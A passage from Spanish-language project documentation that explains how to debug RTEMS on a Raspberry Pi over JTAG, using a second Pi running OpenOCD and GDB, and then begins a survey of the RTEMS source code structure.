
2.7 Depurar RTEMS en una Raspberry Pi a través de JTAG

El objetivo de esta sección es poder ejecutar y depurar RTEMS corriendo en una Raspberry Pi (RPi) en forma remota, de manera de tener en la PC de desarrollo un GDB que esté interactuando con la RPi para poder examinar cómo funciona RTEMS por dentro.

Los microprocesadores de ARM implementan un protoclo de comunicación denominado JTAG que permite depurar el funcionamiento del micro a nivel de instrucción. La RPi expone estos pins de su micro ARM (ARM1176) por lo cual un dispositivo que implemente el protocolo JTAG (llamado *JTAG dongle*) puede interactuar con el micro controlando su funcionamiento interno.

Dado que estos dispositivos tienen un precio elevado, y en algunos casos son difíciles de conseguir, se implementó dicha funcionalidad en una segunda RPi, para que sirva de intermediaria entre el protocolo JTAG y el de GDB, de manera de poder depurar RTEMS desde la PC de desarrollo con GDB de manera transparente.

La configuración de trabajo quedó entonces como se muestra en la figura a continuación:



En el extremo derecho de la figura (1) se muestra el ejemplo `hello` de RTEMS corriendo en una RPi, este es el que se denomina *target* (objetivo) de depuración, es el programa que se quiere controlar y depurar para examinar su funcionamiento interno.


En el extremo izquierdo de la figura (4) se muestra la PC de desarrollo, donde se ejecuta GDB para poder depurar el programa de RTEMS mencionado.

En el medio de ambas se muestra una segunda RPi (2) que permitirá la comunicación entre GDB y RTEMS. En esta RPi se instaló un Raspbian, y dentro del mismo se instaló el programa OpenOCD. Este programa implementa el protoclo JTAG (3) para controlar el micro ARM que ejecuta RTEMS (1) y a su vez expone un servidor al que puede conectarse el GDB de la PC de desarrollo (4) para depurar RTEMS. El GDB se conecta al servidor de OpenOCD a través de una red local (ya que la RPi tiene un conector Ethernet y el Raspbian implementa TCP/IP).

Todas las conexiones mencionadas componen lo que se podría denominar el canal de depuración. Por otro lado, el programa de RTEMS tiene habilitada la consola, que está implementada a través del puerto serie de la RPi (UART). Este puerto está conectado a la PC de desarrollo a través del chip CP2102 (5) que convierte la señal serie (UART) a USB para conectarlo a la PC, su configuración fue descrita en el documento anterior. Esto permite por un segundo canal (de ejecución) monitorear la salida del programa de RTEMS.

En una sesión común de GDB, cuando se depura un programa local, corriéndo en la misma máquina, interactuando por consola, puede observarse la salida del programa directamente en la interfaz de GDB. Este no es el caso aquí, dado que GDB no interactúa a través de la consola sino meditante JTAG, y leyendas como “hola mundo” del programa `hello.exe` no podrán observarse dentro de GDB, solo a través de la conexión serie (5), por esto en necesario mantenerla también en esta configuración.

A continuación se muestra una imagen de cómo quedó la configuración final. La RPi de la izquierda es la que corre RTEMS (1) conectada a la PC (4) a través de la conexión serie (5) y la RPi de la derecha está corriendo OpenOCD (2) conectada a la PC a través de una red local. Ambas RPi están conectadas entre sí mediantes los pins que corresponden a las señales de JTAG (3).



Una opción alternativa a todo lo descrito antes era implementar un servidor de GDB (*GDB Stub*) dentro de RTEMS. Algo que se observó que estaba hecho para x86 pero no para ARM y hubiera involucrado demasiado desarrollo de código acoplado al de RTEMS, lo que no resultaba práctico en esta etapa del proyecto.

2.7.1 Configuración de la Raspberry Pi (2) como adaptador JTAG

El siguiente link es la primera referencia que se encontró donde se sugería utilizar una RPi como adaptador JTAG. De todas formas resultó ser bastante distinto de lo que se necesitaba, sin embargo, la instalación del OpenOCD se basó parcialmente en el mismo.

- https://github.com/synthetos/PiOCD/wiki/Using-a-Raspberry-Pi-as-a-JTAG-Dongle

El primer paso es instalar un Raspbian como ya fue documentado antes. Luego, una vez iniciado el mismo, se instala OpenOCD, que hará de intermediario entre los protocolos de JTAG y GDB:

```
sudo apt-get update
# Se instalan las dependencias de OpenOCD
sudo apt-get install -y autoconf libtool libftdi-dev texinfo git
# Se baja el repo para compilarlo desde los fuentes
git clone --recursive git://git.code.sf.net/p/openocd/code openocd-git
cd openocd-git
./bootstrap
./configure --enable-sysfsgpio --enable-maintainer-mode --enable-arm-jtag-ew \
    --enable-dummy --enable-buspirate --prefix=/usr
make
sudo make install
```

Es importante incluir el parámetro `--enable-sysfsgpio` en la configuración de OpenOCD, para que incluya en la instalación la implementación necesaria poder manejar los pins de la RPi (GPIO).

OpenOCD necesita un *script* de configuración para saber qué interfaz está utilizando para conectarse al *target* de depuración, o sea, para poder interactuar con el *hardware* donde está instalado y saber cómo configurarlo para utilizarlo como un adaptador JTAG. En este caso la interfaz (donde está corriendo) es una RPi, y su *script* de configuación ya está incluido en la instalación (`interface/sysfsgpio-raspberrypi.cfg`).

Además del ya mencionado, es necesario otro *script* de configuración para saber cómo interactuar con el *target* de depuración, en este caso otra RPi, que no está incluido en la instalación, por lo que habrá que crearlo. Se usó como base el *script* encontrado en el tutorial:

- http://sysprogs.com/VisualKernel/tutorials/raspberry/jtagsetup/

Se crea el *script* en la dirección `/usr/share/openocd/scripts/target/raspberry.cfg` (suponiendo que se instaló OpenOCD en la dirección por defecto) con el contenido:

```
adapter_khz 1000
adapter_nsrst_delay 400
reset_config none

if { [info exists CHIPNAME] } {
set _CHIPNAME $CHIPNAME
} else {
set _CHIPNAME rspi
}

if { [info exists CPU_TAPID ] } {
set _CPU_TAPID $CPU_TAPID
} else {
set _CPU_TAPID 0x07b7617F
}

jtag newtap $_CHIPNAME arm -irlen 5 -expected-id $_CPU_TAPID

set _TARGETNAME $_CHIPNAME.arm
target create $_TARGETNAME arm11 -chain-position $_TARGETNAME
rspi.arm configure -event gdb-attach { halt }
```

Lo más importante para resaltar del *script* es que se indica el tipo de micro ARM que utiliza la RPi y la velocidad del reloj que se utiliza en la comunicación JTAG.

2.7.2 Conexión (3) entre la RPi que corre RTEMS (1) y la RPi que se utiliza como adaptador JTAG (2)

Esta es la parte más importante de todo el proceso, porque hay que tener mucho cuidado de no conectar incorrectamente algunos de los pins GPIO, pudiendo dañar las RPi.

Las dos RPi se conectarán a través de los pins GPIO (pins de entrada y salida de propósito general), aunque corresponde hacer una aclaración. La RPi que corre OpenOCD (2) utilizará los pins en su función de propósito general (GPIO), usándolos como entradas y salidas comunes, que luego serán interpretadas por OpenOCD según el estándar JTAG, para implementar su funcionalidad como adaptador. La RPi que corre RTEMS (1) en cambio, utilizará estos pins en otro modo (no GPIO), sino que expondrá a través de estos las conexiones JTAG del micro ARM. Se podría pensar que en el primer caso se está comunicando con el controlador de los pines que provee la RPi, mientras que en el segundo se está comunicando directamente con el micro ARM dentro de la RPi. Visualmente, de todas formas, se observará que la conexión física se realiza a la misma sección de pins, lo que cambia es la funcionalidad lógica de los mismos.

Las distintas señales de la interfaz JTAG están descriptas aquí:

- http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.dui0499b/BEHEIHCE.html

De todas estas, OpenOCD utiliza: TCK, TMS, TDI, TDO, TRST. Todas estas son accesibles a través de la RPi.

La RPi (1), como ya se mencionó, expone estas señales en los pins GPIO, los cuales hay que configurar para que implementen esta funcionalidad, que no está habilitada por defecto (más adelante en el documento se explicará como hacer esto). El diagrama más confiable de los pins GPIO se encontró en:

- http://elinux.org/RPi_Low-level_peripherals#General_Purpose_Input.2FOutput_.28GPIO.29

Las RPi utilizadas son el modelo B revisión 2.0, en el diagrama se ve que algunos GPIO varían según la revisión 1.0 o 2.0. Esta revisión se puede descubrir según lo que se explica en los primeros puntos de este tutorial (aunque también suele indicarse sobre la misma placa de la RPi):

- http://sysprogs.com/VisualKernel/tutorials/raspberry/jtagsetup/

Conexión del lado de la RPi que corre OpenOCD (2)

En el *script* de configuración de la interfaz de OpenOCD (mencionado antes, que ya estaba incluido en la instalación) indica qué pins GPIO de la RPi (2) utilizará para comunicarse con las señales de JTAG expuestas por la otra RPi (1). Este *script* se encuentra en `/usr/share/openocd/scripts/interface/sysfsgpio-raspberrypi.cfg` (suponiendo nuevamente que se utilizó la dirección de instalación por defecto). Se observó el contenido:

```
# Each of the JTAG lines need a gpio number set: tck tms tdi tdo
# Header pin numbers: 23 22 19 21
sysfsgpio_jtag_nums 11 25 10 9

# At least one of srst or trst needs to be specified
# Header pin numbers: TRST - 26, SRST - 18
sysfsgpio_trst_num 7
# sysfsgpio_srst_num 24
```

Los dos párrafos muestran qué pin debe conectarse a qué señal de JTAG. Se utilizan generalmente dos formas de referirse a un pin de la RPi, las cuáles es importante diferenciarlas correctamente.

Por un lado está la **dirección física**: el número de pin en la hilera de 2x13 pins en la placa de la RPi, contando de izquierda a derecha y de arriba a abajo, ubicando la RPi de forma tal que la hilera de pins quede ubicada arriba a la derecha. Por otro lado está la **dirección lógica**: el número de GPIO según la numeración lógica determinada por la RPi, con el cual se hace referencia al pin en el *firmware*. **LA DIRECCIÓN LÓGICA DE GPIO NO SE CORRESPONDE CON EL NÚMERO FÍSICO DEL PIN**.

En el primer párrafo se ve en la primera línea el nombre de las señales de JTAG a las que debe conectarse el OpenOCD. En la segunda se listan las ubicaciones físicas de los pins que deben conectarse a estas señales (en el mismo orden). En la tercera se listan los mismo pins pero según su dirección lógica.

Por ejemplo, según lo visto en el *script*, la señal TCK de JTAG deberá conectarse al pin físicamente ubicado en la posición 23 (dirección física), que a su vez corresponde al GPIO número 11 (dirección lógica).

En forma similar, en el segundo párrafo está, en la segunda línea la dirección física (26) del pin que se conectará a la señal TRST de JTAG, y en la tercer línea su dirección lógica (7). La señal SRST no se utiliza (está comentada en el *script*) dado que la RPi no expone esta señal del micro ARM.

Con el diagrama del GPIO se pudo corroborar que coincidieran las direcciones físicas y lógicas de cada pin listado en el *script* de configuración de la interfaz del OpenOCD.

Conexión del lado de la RPi que corre RTEMS (1)

Las señales de JTAG no están expuestas por defecto en los pins de la RPi, por lo tanto es necesario realizar la configuración necesaria para que esto suceda. La descripción precisa de los pins GPIO y el resto de los periféricos de la RPi se encuentran en la documentación del chip BCM2835 (que incluye tanto el micro de ARM como sus periféricos):

- http://www.raspberrypi.org/documentation/hardware/raspberrypi/bcm2835/BCM2835-ARM-Peripherals.pdf

Como se observa en la primer figura del documento, que muestra el diagrama del espacio de memoria del chip, para configurar cualquier periférico (incluidos los pins que resultan de interés aquí) es necesario acceder y modificar

posiciones específicas de memoria (denominadas registros), que no están vinculadas directamente a la memoria RAM, sino a los controladores de los distintos periféricos disponibles.

Cada pin de la RPi puede implementar distintas funcionalidades, además de la función básica de entrada/salida genérica (GPIO). En la sección `6.2 Alternative Function Assignments` del documento se listan los pins GPIO y sus distintas funciones disponibles para cada uno. Se puede observar que en los modos alternativos 4 y 5 algunos pins muestran la funcionalidad de JTAG, los que comienzan con `ARM_`. Por ejemplo, en la fila del GPIO26 (siendo 26 la dirección lógica del pin), bajo la columna de la función alternativa 4 (ALT4), se encuentra la señal TDI de JTAG, listada como `ARM_TDI`.

En la sección `6.1 Register View` se muestran los distintos registros (direcciones de memoria) que controlan a los GPIO. Es importante notar que las direcciones listadas son las vistas por la GPU, pero no son las mismas que las que ve el micro ARM. Básicamente, se debe cambiar el principio de las direcciones `0x7Exxxxxx` del documento por `0x20xxxxxx` (el resto, las 'x', quedan igual) para ser accedidos por el micro ARM.

Para entender cómo exponer correctamente las señales de JTAG se estudió el trabajo del siguiente repositorio:

- https://github.com/dwelch67/raspberrypi/tree/master/armjtag

El `README` del repositorio explica cómo poder depurar un programa corriendo en RPi con JTAG habilitado. Para esto provee un programa (`armjtag.bin` y su código fuente `armjtag.c`) que modifica los registros correspondientes. Aunque no se probó este programa se estudió su código fuente para entender cómo modificar los registros (direcciones de memoria) apropiados para exponer las señales de JTAG a través de los pins de la RPi. Se puede apreciar un extracto del mismo a continuación:

```
ra=GET32(GPFSEL2);
ra&=~(7<<6); //gpio22
ra|=3<<6; //alt4 ARM_TRST
ra&=~(7<<12); //gpio24
ra|=3<<12; //alt4 ARM_TDO
ra&=~(7<<15); //gpio25
ra|=3<<15; //alt4 ARM_TCK
ra&=~(7<<21); //gpio27
ra|=3<<21; //alt4 ARM_TMS
PUT32(GPFSEL2,ra);
```

El código es muy sencillo y se observa que básicamente lee posiciones de memoria, modifica algún bit y las vuelve a almacenar, o sea, modifica bits de los registros de configuración. Por ejemplo, el registro `GPFSEL2`, es una dirección de memoria que guarda la configuración que determina qué funciones van a adoptar los GPIO 20-29 (direcciones lógicas), las cuales se encuentran codificadas en los distintos bits de este registro (de 32 bits de tamaño).

La funcionalidad del pin GPIO 22, por ejemplo, se ubica entre la posición de los bits 6 y 8 del registro (siendo 0 el bit menos significativo). El programa escribe ahí un 3 (`ra|=3<<6;`), o sea, `011` en binario, que habilita la función alternativa 4 del pin. Para el GPIO 22, la función alternativa 4 expone la señal TRST de JTAG (algo que se puede corroborar en la seccíón 6.2 del documento).

Estudiando el código completo se pudo determinar qué pins GPIO y en qué función era necesario utilizar para habilitar todas las señales de JTAG (listados en la próxima sección).

En el código se indicaba conectar la señal TRST a Vcc (3.3v), pero se obvió esta indicación y se conectó esta señal a la RPi con OpenOCD (como con el resto de las señales). Esto se hizo así siguiendo la sugerencia del tutorial:

- http://dynazu.blogspot.com.ar/2013/08/hard-disk-hack-part-1.html

Conexión final

Juntando toda la información anterior se confeccionó la conexión final entre las dos RPi. La primera columna indica la señal de JTAG. Luego se muestran las direcciones lógicas y físicas de los pins correspondientes para la RPi con OpenOCD (2) y finalmente las direcciones físicas y lógicas de los pins en el RPi con RTEMS (1).

JTAG	OpenOCD		RTEMS	
	L	P	P	L
TCK	11	23	22	25
TMS	25	22	13	27
TDI	10	19	7	4
TDO	9	21	18	24
TRST	7	26	15	22
GND		25	25	

Hay que notar que se invierte en las útlimas columnas el orden de las direcciones físicas y lógicas, de manera que quede en el centro de la tabla, columnas 3 y 4, los pins físicos de cada RPi que hay que conectar entre sí para cada señal de JTAG. Esto quiere decir que se debe conectar, por ejemplo, el pin físico 23 de la RPi con OpenOCD (2) al pin físico 22 de la RPi con RTEMS (1), correspondientes a la señal de TCK.

A la lista de señales se agrego el GND (tierra eléctrica) para que las dos RPi tengan las mismas referencias de tensión (este pin no pertenece a los GPIO por lo que no tiene dirección lógica, solo dirección física en el diagrama).

2.7.3 Modificación de RTEMS para habilitar JTAG

Como se mencionó antes, las señales de JTAG no están expuestas por defecto en la RPi. El código que sea ejecutado en la RPi a depurar es el encargado de habilitarlas, como se hace en el archivo `armjtag.c` del ejemplo anterior. En el caso de RTEMS este código no está incluido (por ahora) en el *port* de la RPi, por lo que debe ser incluido manualmente. En este caso se incluyó una versión modificada de `armjtag.c` en la función `bsp_start` del *port* de la RPi, que se ejecuta al inicio de RTEMS y realiza todas las inicializaciones relacionadas con el BSP (la RPi). Esta función se encuentra en el archivo `c/src/lib/libbsp/arm/raspberrypi/startup/bspstart.c` y en el caso de la RPi se encarga de inicializar las interrupciones que soporta la misma. El *patch* con este código se encuentra en `misc/bspstart.c.jtag.patch` dentro de esta documentación y debe ser aplicado al código fuente de RTEMS.

```
cd ~/development/rtems/src/git/rtems
git apply  $HOME/rtems-project/misc/bspstart.c.jtag.patch

cd ~/development/rtems/bsps/b-rpi
# Si el archivo ya existe rtems no lo vuelve a buildear incluso si cambiaron los fuentes
rm -f $HOME/development/rtems/bsps/b-rpi/arm-rtems4.11/c/raspberrypi/testsuites/\
    samples/hello/hello.exe
make all

arm-rtems4.11-objcopy -Obinary \
    $HOME/development/rtems/bsps/b-rpi/arm-rtems4.11/c/raspberrypi/testsuites/\
    samples/hello/hello.exe /media/1C48-058F/kernel.img
```

En la práctica los programas se cargan en la RPi en forma remota a través de JTAG. Pero como no está habilitado por defecto cuando se prende la RPi, el primer programa se cargará de la SD, este será el encargado de habilitar JTAG. Luego nuevas versiones del programa a depurar pueden cargarse remotamente en la misma sesión de GDB. Por lo tanto, la SD no necesita tener el último programa actualizado a depurar, solamente una versión que habilite JTAG, para luego cargar remotamente la versión de interés a depurar.

2.7.4 Uso de OpenOCD

Una vez instalado OpenOCD y conectadas las dos RPi se puede probar que funcione correctamente el canal de depuración. Para esto es necesario iniciar OpenOCD en la RPi (2). Para mayor comodidad se conecta la PC de desarrollo (4) a la RPi por `ssh` (mediante una red local que compartan ambos) de manera de controlar todo desde la PC, aunque la RPi cuenta con todo el *hardware* necesario para ser manipulada directamente (puede conectarse un teclado y un

monitor). Como se aclaró antes, es necesario también tener corriendo un RTEMS en la RPi a depurar (1) que habilite JTAG.

Una vez conectada la PC a la RPi (2) se puede iniciar OpenOCD (dentro de la RPi), indicando los *scripts* de configuración, tanto para la interfaz como para el *target* de depuración (ambos RPi), con el comando:

```
sudo openocd -f interface/sysfsgpio-raspberrypi.cfg -f target/raspberry.cfg
```

Si se inicia correctamente y detecta la interfaz JTAG de la RPi corriendo RTEMS (1), mostrará una salida similar a la siguiente:

```
pi@raspberrypi ~ $ sudo openocd -f interface/sysfsgpio-raspberrypi.cfg \
    -f target/raspberry.cfg -f board/raspberry.cfg
Open On-Chip Debugger 0.9.0-dev-00098-ge03eb89 (2014-07-30-15:43)
Licensed under GNU GPL v2
For bug reports, read
    http://openocd.sourceforge.net/doc/doxygen/bugs.html
Info : only one transport option; autoselect 'jtag'
SysfsGPIO nums: tck = 11, tms = 25, tdi = 10, tdo = 9
SysfsGPIO num: trst = 7
trst_only separate trst_push_pull
jtag_ntrst_delay: 400
adapter speed: 1000 kHz
trst_only separate trst_push_pull
Info : SysfsGPIO JTAG bitbang driver
Info : This adapter doesn't support configurable speed
Info : JTAG tap: RPi.arm tap/device found: 0x07b7617f (mfg: 0x0bf, part: 0x7b76, ver: 0x0)
Info : found ARM1176
Info : RPi.arm: hardware has 6 breakpoints, 2 watchpoints
```

Donde la línea más importante es la anteúltima (`Info : found ARM1176`) indicando que reconoció correctamente el micro ARM de la RPi a depurar.

2.7.5 Carga y depuración remota de RTEMS

Con las dos RPi conectadas y JTAG funcionando correctamente es posible cargar y depurar programas remotamente utilizando GDB desde la PC de desarrollo (4) interactuando únicamente con la RPi que corre OpenOCD (2), la cual es la encargada de interpretar los comando de GDB y ejecutarlos a través de la comunicación JTAG con la RPi que corre RTEMS (1).

Para esto se conecta por red a la PC (4) con la RPi que corre OpenOCD (2). A partir de acá el hecho de estar depurando RTEMS resulta transparente y se trabaja como una sesión de depuración normal de GDB. Desde la PC se inicia GDB con el programa que se desea cargar/depurar como argumento (en este caso el ejemplo `hello.exe`) y dentro de GDB :

```
arm-rtems4.11-gdb $HOME/development/rtems/bsps/b-rpi/arm-rtems4.11/c/raspberrypi/\
    testsuites/samples/hello/hello.exe
target remote <ip_rpi>:3333
```

El programa debe haber sido compilado con la información de depuración (como se mostró en el documento anterior). La IP `<ip_rpi>` corresponde a la IP de la RPi donde se corre OpenOCD (2), el puerto 3333 es el que utiliza por defecto OpenOCD para la conexión GDB, pero se puede cambiar en la configuración.

Una vez conectado el GDB se procede a cargar y ejecutar el programa en forma remota con los comandos:

```
load
continue
```

Si el programa se cargó correctamente se verá una salida similar a:

```
Loading section .start, size 0x1e4 lma 0x8000
Loading section .text, size 0x19314 lma 0x81e8
Loading section .init, size 0x18 lma 0x214fc
Loading section .fini, size 0x18 lma 0x21514
Loading section .rodata, size 0x1488 lma 0x100000
Loading section .ARM.exidx, size 0x8 lma 0x101488
Loading section .eh_frame, size 0x48 lma 0x101490
Loading section .init_array, size 0x4 lma 0x1014d8
Loading section .fini_array, size 0x4 lma 0x1014dc
Loading section .jcr, size 0x4 lma 0x1014e0
Loading section .data, size 0x610 lma 0x1014e8
Start address 0x8040, load size 110620
Transfer rate: 6 KB/sec, 2989 bytes/write.
```

Como se explicó en el documento anterior la salida del programa por consola no se visualizará dentro de GDB como un programa depurado localmente, sino que se podrá visualizar únicamente por la comunicación serie (5), establecida directamente entre la PC (4) y la RPi que corre RTEMS (1).

CHAPTER

THREE

RELEVAMIENTO DEL CÓDIGO FUENTE DE RTEMS - PARTE I

En esta sección se detalla la estructura de RTEMS. La misma es el resultado del relevamiento de código de RTEMS.

RTEMS se compila junto con el programa de usuario a ejecutar y las librerías que serán necesarias, todas de forma estática, en un solo archivo final. Nada se carga en forma dinámica, el sistema corre un único programa de usuario. Todas las funciones que no sean utilizadas se descartan durante el proceso de compilación, por lo que el sistema operativo se ajusta a cada aplicación, debe crearse una versión distinta por cada programa que se quiera ejecutar en RTEMS.

No hay llamadas a sistema (*syscalls*) en el sentido tradicional (como en Linux por ejemplo), donde el usuario llama a una función de envoltorio (*wrapper*) que se encarga de realizar una interrupción para pasar el control al sistema operativo. En cambio, todas las funcionalidades del sistema opertivo están expuestas en funciones de C que se ejecutan normalmente (más allá de que internamente puedan tener algo de código ensamblador dentro) sin utilizar interrupciones ni modificando el flujo de ejecución. Llamar a una función del sistema operativo tiene la misma mecánica que llamar a una función del programa del usuario.

No se suelen utilizar las unidades de manejo de memoria (MMU) provistas por la mayoría de los procesadores, RTEMS trabaja en un esquema de memoria plano donde toda la memoria es accesible desde cualquier punto de ejecución del sistema, generando un acople entre el sistema operativo y la aplicación del usuario.

RTEMS implementa la API de POSIX 1003 (POSIX 1003.13-2003 Profile 52) que corresponde a un sistema de proceso único con varios hilos (*threads*) de ejecución, a los cuales RTEMS denomina tareas (*tasks*). Por lo mencionado en párrafos anteriores estas tareas pueden interactuar entre sí directamente (aunque RTEMS proporciona mecanismos explícitos de IPC). A estas tareas se les agrega la tarea osciosa (*idle*) con la menor prioridad, que se ejecuta cuando no hay nada más que hacer, realizando un ciclo (*loop*) infinito.

El código de RTEMS está divido entre las partes que son dependientes de la arquitectura y el equipo (BSP) donde corre, y las partes independientes de estas. A veces esta separacíón no suele ser muy explícita y puede resultar dificultoso seguir la línea de ejecución del código, por lo que hay que tener en cuenta que a veces la ejecución sigue dentro de alguna función definida específicamente para el BSP utilizado.

RTEMS está escrito en C pero está orientado al paradigma de objetos. Este paradigma se implementa creando estrcuturas de C (objetos) que luego son incluídos dentro de otras estructuras, de manera que las primeras estructuras serían los objetos padre, y las estructuras que las contienen serían los objetos hijos que descienden de estas. Estos objetos se suelen manipular mediante punteros que son convertidos (*cast*) a distintos tipos de estructuras, de manera de poder interpretar a la estructura como el objeto padre o el hijo, según corresponda.

No cuenta con interfaz gŕafica para interactuar, solo con una consola que implementa algunos de los comandos especificados en la POSIX (además de otros comandos extra, propios de RTEMS).


Se basa en la *Newlib* para construir su librería de C estándar, a la cuál le realiza distintas modificaciones para adaptarla a la arquitectura y BSP utilizados (en la parte de más bajo nivel de la librería).

Las funciones de manejo de memoria clásicas como `malloc()` y `free()` utilizan directamente los mismos mecanismos de manejo de memoria internos de RTEMS. La única diferencia es que RTEMS y la aplicación del usuario obtienen los bloques de memoria de distintos sectores (*heaps*), de manera que uno no pueda corromper al otro.

3.1 Estructura

RTEMS está compuesto de diversos módulos (o componentes) cada uno de los cuales provee una funcionalidad concreta. A grandes rasgos, se pueden distinguir tres capas en las que se engloban los distintos módulos. La primera, compuesta por los módulos **CPU** y **BSP** (*Board Support Package*), interactúa con el hardware y brinda una interfáz común a la capa superior. La segunda, formada por el módulo **SuperCore**, contienen toda la funcionalidad del *kernel* que es independiente de la arquitectura subyacente. En la última se sitúan las distintas librerías que son utilizada por las aplicaciones que se ejecutan sobre RTEMS.

El diagrama a continuación muestra como se ubican las capas y los módulos dentro de ellas. La comunicación se realiza de forma **vertical** y **adyacente**, es decir, un módulo utiliza los servicios que ofrece los modúlos de la capa inferior. Por ejemplo, la API POSIX utiliza los servicios provistos por SuperCore.



Note: El relevamiento del código de RTEMS fue hecho sobre el commit `e5274df1d958a3252dcf3b56b4330047aea552fa`. Para trabajar sobre esta versión particular se puede hacer los siguiente: `git checkout -b auditing e5274df1d958a3252dcf3b56b4330047aea552fa`.

Note: El diagrama fue generado a partir del relevamiento del código fuente.

Módulos:

- **CPU**: Contiene funcionalidad que es **dependiente** del modelo de CPU pero no del *board* utilizado.
- **BSP** (*Board Support Package*): Contiene funcionalidad que interactúan con el *board*.
- **SuperCore**: Contiene componentes de *kernel* **independientes** de la arquitectura sobre la cual se ejecuta RTEMS.
- **Librerías**: POSIX, SAPI, Classic, C Lib.

3.1.1 Estrutura de directorios

RTEMS está preparado para poder ser compilado para distintos procesadores y distintas *target boards*. La estructura de directorios refleja esto. Los más importantes son:

- `${RTEMS_ROOT}/c/`
  - Tiene el código que **debe** ser **adapatado** para cada modelo de procesador y BSP.
- `${RTEMS_ROOT}/cpukit/`
  - Tiene código que es **independiente** del modelo de procesador y BSP.
  - Puede ser compilado como una librería de C.
  - Contiene el código para la mayor parte de los sevicios que ofrece RTEMS.

${RTEMS_ROOT} es el *path* del repositorio principal de RTEMS (`git://git.rtems.org/rtems.git`).

Directorio `c`

Los subdirectorios más relevantes dentro de `c` son los siguientes:

- `${RTEMS_ROOT}/c/src/ada/`
  - *Bindings* de Ada95 para la API Classic de RTEMS.
- `${RTEMS_ROOT}/c/src/lib/`
  - Contiene los directorios `libbsp/` y `libcpu` que tienen el código para cada BSP y cada modelo de CPU soportado en RTEMS.
  - Cada subdirectorio está organizado por familia de procesador y *board*.
- `${RTEMS_ROOT}/c/src/libchip/`
  - Contiene los *drivers* de los periféricos que son **dependientes** del CPU y *board*. Por ejemplo, dispositivos seriales, controladores de interfaces de red, memoria compartida y relojes de tiempo real.
- `${RTEMS_ROOT}/c/src/librtems++/`
  - Contiene clases de C++ que se mapean a la API Classic de RTEMS.

Directorio `cpukit`

Este directorio contiene diferentes librerías implementadas para RTEMS. Entre ellas, *networking*, *zlib*, servidor *telnet*, servidor *http*, etc. Además, contiene los siguientes subdirectorios:

- `${RTEMS_ROOT}/cpukit/posix/`
  - Contiene la implementación Thread de la API POSIX de RTEMS.
- `${RTEMS_ROOT}/cpukit/rtems/`
  - Contiene la implementación de la API Classic de RTEMS.
- `${RTEMS_ROOT}/cpukit/sapi/`
  - Contiene la implementación de la API SAPI de RTEMS.
- `${RTEMS_ROOT}/cpukit/score/`
  - Implementa **SuperCore** de RTEMS. Todas las APIs (Classic, POSIX y SAPI) usan lo provisto por este módulo.
  - El subdirectorio `score/cpu` contiene código **dependiente** de cada modelo de CPU.

3.2 Capa de Abstracción del *Hardware*

3.2.1 Módulo CPU

Este componente responde al código que está en el directorio `c/src/lib/libcpu`. Contiene funcionalidades que son **dependientes** del modelo de CPU pero no del *board* utilizado.

Hay una capa común a todas las arquitecturas que está en `c/src/lib/libcpu/shared` y que contiene funcionalidades de *cache*.

